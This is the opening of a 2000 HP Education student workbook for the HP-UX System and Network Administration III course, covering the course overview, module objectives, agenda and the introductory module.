HEWLETT®
PACKARD

HP Computer Systems
Training Course

HP-UX System and Network Administration III

Student Workbook

Version C.00
H3045S
Printed in USA 02/2000

Notice

The information contained in this document is subject to change without notice.

HEWLETT-PACKARD PROVIDES THIS MATERIAL "AS IS" AND MAKES NO WARRANTY OF ANY KIND, EXPRESSED OR IMPLIED, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE. HEWLETT-PACKARD SHALL NOT BE LIABLE FOR ERRORS CONTAINED HEREIN OR FOR INCIDENTAL OR CONSEQUENTIAL DAMAGES (INCLUDING LOST PROFITS IN CONNECTION WITH THE FURNISHING, PERFORMANCE OR USE OF THIS MATERIAL WHETHER BASED ON WARRANTY, CONTRACT, OR OTHER LEGAL THEORY).

Some states do not allow the exclusion of implied warranties or the limitations or exclusion of liability for incidental or consequential damages, so the above limitations and exclusion may not apply to you. This warranty gives you specific legal rights, and you may also have other rights which vary from state to state.

Hewlett-Packard assumes no responsibility for the use or reliability of its software on equipment that is not furnished by Hewlett-Packard.

HP Education
100 Mayfield Avenue
Mountain View, CA 94043 U.S.A.

Contents

Overview

Module 1 — Introduction

Module 2 — High Availability Concepts

Module 3 — Disk Technologies for High Availability

Module 4 — High Availability Architectures

Module 5 — Internetwork Routing

Module 6 — Redundant Routing

Module 7 — Trusted Systems

Module 8 — Operating System Security Threats

Module 9 — Network Security Threats

Module 10 — Performance Tools Overview

Module 11 — Identifying a Disk Performance Bottleneck

Module 12 — Tuning Performance Bottlenecks

Module 13 — Online Backups

Module 14 — General System Troubleshooting

Module 15 — Troubleshooting Using the Support CD

Module 16 — Patch Management at HP-UX 11.00

Module 17 — Introduction to Ignite-UX

Module 18 — System Recovery with Ignite-UX

Appendix A — SureStore E Disk Array XP256 – SAN Overview

Appendix B — SureStore E Disk Array XP256 – Hardware Basics

Overview

Course Description

The 5-day advanced HP-UX System and Network Administration III course provides a broad understanding of real-life issues related to the most important aspects of computer systems that face a UNIX system administrator, network administrator, and IT manager who is responsible for maintaining UNIX systems. Topics include high availability, security, performance, troubleshooting, and operations.

Course Goals

The goal of the course is to provide a broad understanding of important administration areas. These areas include high availability requirements for crucial systems and networks, IP internetwork routing protocol, security requirements, monitoring and remediating system performance bottlenecks, specifying recovery requirements, and implementing a recovery strategy based on support media

Student Performance Objectives

Module 1 — Introduction

- State the purpose of this course.
- List three tasks of a system administrator once the system is configured and installed.
- Differentiate System and Network Administration III from the first two system administration courses.

Module 2 — High Availability Concepts

- Define High Availability (HA) and specify the potential single points of failure of a system.
- List the technologies available to address these SPOFs.
- Extend this definition of High Availability to include the management and control aspects of a good HA design.

Module 3 — Disk Technologies for High Availability

- Describe the link technologies available for both mirror and RAID-array strategies.
- Describe and compare these highly-available disk technologies:

  XP256 disk arrays

  HP AutoRAID arrays

  High Availability disk arrays

  FibreChannel arrays

- Relate the performance characteristics of each technology choice.
- Establish and justify decision criteria for choice of technology and configuration.
- Select appropriate strategies to satisfy high availability requirements for file system level availability.

Module 4 — High Availability Architectures

- Summarize the event sequence of a package failover on a highly-available HP-UX cluster.
- Using component symbols, progressively construct a highly-available HP-UX cluster.
- Precipitate a failover event and track the process by means of different system-view utilities.

Module 5 — Internetwork Routing

- Describe how routing works at layer 2 and 3 of the OSI model.
- List three different configuration (and the advantages/disadvantages of each) for configuring routes on a workstation.
- List two methods used by the Router Discovery Protocol to find routers on the network.
- List two advantages of routing with the protocol RIP.

Module 6 — Redundant Routing

- Following a specific approach to creation of an alternate route by means of Layer 3 facilities, build and test an alternate network route that will automatically engage when the primary route fails.

Module 7 — Trusted Systems

- List three additional security features available with C2 trusted systems.
- Convert a minimally secured HP-UX 11.00 system to a C2 trusted system.
- List two additional C2 security features in the areas of:
  - Login Management
  - Password Management
  - Terminal Management

Module 8 — Operating System Security Threats

- List three different security threats from an OS perspective.

- Describe three different methods for plugging security holes at an OS level.
- List three security tools available for HP-UX and describe how they work.

Module 9 — Network Security Threats

- List three common ways hackers jeopardize the security of systems attached to the network.
- List three recommendations for plugging the network security holes.

Module 10 — Performance Tools Overview

- Identify various performance tools available on HP-UX.
- Categorize each tool as either real time or data collection.
- List major features of the performance tools.
- Compare and contrast the differences between the tools.

Module 11 — Identifying a Disk Performance Bottleneck

- List the four main bottlenecks which limit performance on a computer system.
- Identify four symptoms for disk-related bottlenecks.
- Use standard UNIX performance tools and HP specific tools to determine if the disk-related bottleneck symptoms are present.
- Identify four symptoms of processes performing large amounts of disk I/O, which contribute to disk-related bottlenecks.

Module 12 — Tuning Performance Bottlenecks

- List three different areas where performance bottlenecks occur.
- List two hardware solutions for tuning a disk bottleneck.
- List three software solutions for tuning a disk bottleneck.

Module 13 — Online Backups

- Use LVM mirror to perform an online backup.
- Create a JFS snapshot file system.
- Use JFS snapshot to perform an online backup.

Module 14 — General System Troubleshooting

- List three common system errors.
- List four common troubleshooting techniques.
- Describe how to "break" out of a hung startup script during boot to multi-user mode.

Module 15 — Troubleshooting Using the Support CD

- Use the Support CD to recover an unbootable system.
- List four scenarios in which the Support CD is best used to recover a system.
- Describe how the recovery shell can be used to recover a system.

Module 16 — Patch Management at HP-UX 11.00

- List four new patch management attributes introduced with HP-UX 11.00.
- List four additional patch management tools which can be added to an HP-UX 11.00 system through a patch.
- Describe the procedure for committing a patch.

Module 17 — Introduction to Ignite-UX

- Compare Ignite-UX and SD-UX.
- Describe the Ignite-UX boot interface.
- Understand the usage of the Ignite-UX tool set.
- Perform a cold-installation using Ignite-UX.

Module 18 —System Recovery with Ignite-UX

- Create a "system recovery boot tape" with the **`make_recovery`** command.
- Create a system recovery archive for a client on the Ignite-UX server.
- Describe three different ways to create a system recovery boot tape.

Appendix A — SureStore E Disk Array XP256 – SAN Overview

- Be familiar with the Storage Area Network (SAN) as a solution to requirements of the new business environment.

Appendix B — SureStore E Disk Array XP256 – Hardware Basics

- Be familiar with the principal characteristics of the HP SureStore E product.

Position Relative to Other Related HP Courses

```
HP-UX System and Network Administration I (H3064S)
     or HP-UX Network Adminstration I (H6294S)
                       |
                       V
HP-UX System and Network Administration II (H3065S)
                       |
                       V
HP-UX System and Network Administration III (H3045S)
```

Successful completion of this course can lead to the "master" HP professional certification.

Agenda

Module 1: Introduction

Module 2: High Availability Concepts

Module 3: Disk Technologies for High Availability

Module 4: High Availability Architectures

Module 5: Internetwork Routing

Module 6: Redundant Routing

Module 7: Trusted Systems

Module 8: Operating System Security Threats

Module 9: Network Security Threats

Module 10: Performance Tools Overview

Module 11: Identifying a Disk Performance Bottleneck

Module 12: Tuning Performance Bottlenecks

Module 13: Online Backups

Module 14: General System Troubleshooting

Module 15: Recovering a System using the Support CD

Module 16: Patch Management

Module 17: Introduction to Ignite-UX

Module 18: System Recovery Using Ignite-UX


Module 1 — Introduction

Objectives

Upon completion of this module, you will be able to:

- State the purpose of this course.
- List three tasks of a system administrator once the system is configured and installed.
- Differentiate System and Network Administration III from the first two system administration courses.

1–1. SLIDE: Welcome to HP-UX System and Network Administration III!



Welcome to HP-UX System and Network Administration III!

Student Notes


The System and Network Administration III course is designed to address the tasks required of a system administrator after the system has been installed and configured.

The course assumes the student has successfully completed the first two courses in the system administration sequence. At this point, the student is ready to explore some of the more “advanced” areas of system administration. These areas include:

- Performance monitoring and tuning
- Security of the operating system and network
- Troubleshooting and keeping a system up and operational
- High availability and addressing “single points of failure”
- Additional network capabilities of the system

In addition, the System and Network Administration III course is a recommended prerequisite course to any of the five Advanced IT Professional Certification workshops.

1–2. SLIDE: Topics Covered in System and Network Administration I



Topics Covered in System and Network Administration I

How to "*Configure the System*"

- Set Up User Accounts
- Configure Logical Volumes
- Create and Mount Filesystems
- Perform Backups
- Set Up Terminals
- Configure Printers
- Manage the Spooler


System &
Network
Admin I

Student Notes

The objective of the System and Network Administration I course was to cover the core system configurations needed to set up a system. It addressed common system administration tasks needed to be performed initially to get the system up and running in a production environment.

The above slide shows some of the specific configuration tasks covered in the System and Network Administration I course.

1–3. SLIDE: Topics Covered in System and Network Administration II



Topics Covered in System and Network Administration II

How to "*Configure the Network Services*"

- Define IP Address and Subnet for System
- Configure NFS (Network File System)
- Configure NTP (Network Time Protocol)
- Configure NIS (Network Information System)
- Configure DNS (Domain Name Service)
- Define Network Routes


System &
Network
Admin II

Student Notes

The System and Network Administration II course covered how to configure and set up the networking services on a system. It addressed the configuration of the LAN card, the set up of the default route, and the procedures to configure many of the common networking services in a network environment.

The above slide shows some of the specific configuration tasks covered in the System and Network Administration II course.

1–4. SLIDE: Topics Covered in System and Network Administration III



Topics Covered in System and Network Administration III

What to do once the system is configured and running in a production environment?

• High Availability and MC/SG	(5 days)
• Logical Volume Manager	(3 days)
• Advanced UNIX Networking	(5 days)
• Security	(5 days)
• Performance & Tuning	(3 days)
• Troubleshooting	(5 days)
• Ignite-UX	(3 days)

HP-UX Certified
Advanced IT
Professional
LVM
Ignite-UX
Performance
Security
Troubleshooting
Networking
High Availability

Student Notes

The System and Network Administration III course addresses what to do once the system is configured and the networking services have been set up. The job of the system administrator does not stop because the system is completely configured and all the networking services are up. In fact, the system administrator’s job is just beginning.

System and Network Administration III introduces many “specialty” areas of system administration. All of these specialty areas have separate, dedicated courses to cover the full topic in greater detail. These length of these courses are typically three to five days.

For many system administrators, they need to become aware of the key issues in many or all of these areas, but do not have 29+ days to take all the training. The purpose of System and Network Administration III is to allow a system administrator to gain a high level overview of some of the issues in each of these areas, without having to take the individual specialty courses.


If after attending System and Network Administration III a person finds they need more training in any one area, they can follow this course with the full blown specialty course in that area.

This course should NOT be considered a substitute for taking the specialty course in the advanced HP-UX curriculum. This course simply introduces topics covered in some of the advance HP-UX curriculum courses.

A person desiring to become an "HP-UX Certified *Advanced* IT Professional" should first complete the base, initial certification ((HP-UX IT Professional) which is based on the Fundamentals and System and Network Admin I & II courses. Then they should evaluate the five "Advanced IT Professional" tracks, which the System and Network Admin III course is designed to help them do.

After selecting an Advanced IT Professional track and completing all the recommended courses, the person needs to attend and pass the Advanced IT Professional workshop for that track to become officially certified.

1–5. SLIDE: Course Outline



Course Outline

- High Availability Concepts
- Disk Technologies for High Availability
- High Availability Architectures
- Internetwork Routing
- Redundant Routing
- C2 Trusted Systems
- Operating System Security Threats
- Network Security Threats
- Performance Tools Overview
- Identifying a Disk Performance Bottleneck
- Tuning Performance Bottlenecks
- Online Backups
- General Operating System Troubleshooting
- Troubleshooting Using the Support Media
- Patch Management
- Introduction to Ignite-UX
- Recovering a System with Ignite-UX


Student Notes

The above slide shows topics to be covered in the System and Network Administration III course.

These topics are all covered in more detail in the various courses within the advanced HP-UX system administration curriculum.

1–6. SLIDE: The Appetizer Sampler Platter

The Appetizer Sampler Platter



Student Notes

This course has often been compared to “an appetizer sampler platter” served at restaurants. The course is intended to give an overview, or “taste”, of seven different advanced system administration courses. The seven different course sampled are:

- High Availability & MC/ServiceGuard (H6487S)
  - Mod 2: High Availability Concepts
  - Mod 3: Disk Technologies for an High Availability Environment
  - Mod 4: High Availability Architectures
- Advanced UNIX Networking (H1690S)
  - Mod 5: Internetwork Routing
  - Mod 6: Redundant Routing
- Practical UNIX and Network Security (H3541S)
  - Mod 7: C2 Trusted Systems
  - Mod 8: Operating System Security Threats
  - Mod 9: Network Security Threats

- HP-UX Performance and Tuning (H5278S)
  - Mod 10: Performance Tools Overview
  - Mod 11: Identifying Performance Bottlenecks
  - Mod 12: Tuning Performance Bottlenecks
- Hands On with LVM, MirrorDisk, and JFS (H6285S)
  - Mod 13: Online Backups
- HP-UX Troubleshooting (H5368S)
  - Mod 14: General Operating System Troubleshooting
  - Mod 15: Troubleshooting using the Support Media
  - Mod 16: HP-UX Patch Management
- Managing Software with Ignite-UX (H1978S)
  - Mod 17: Overview of Ignite-UX
  - Mod 18: System Recovery with Ignite-UX

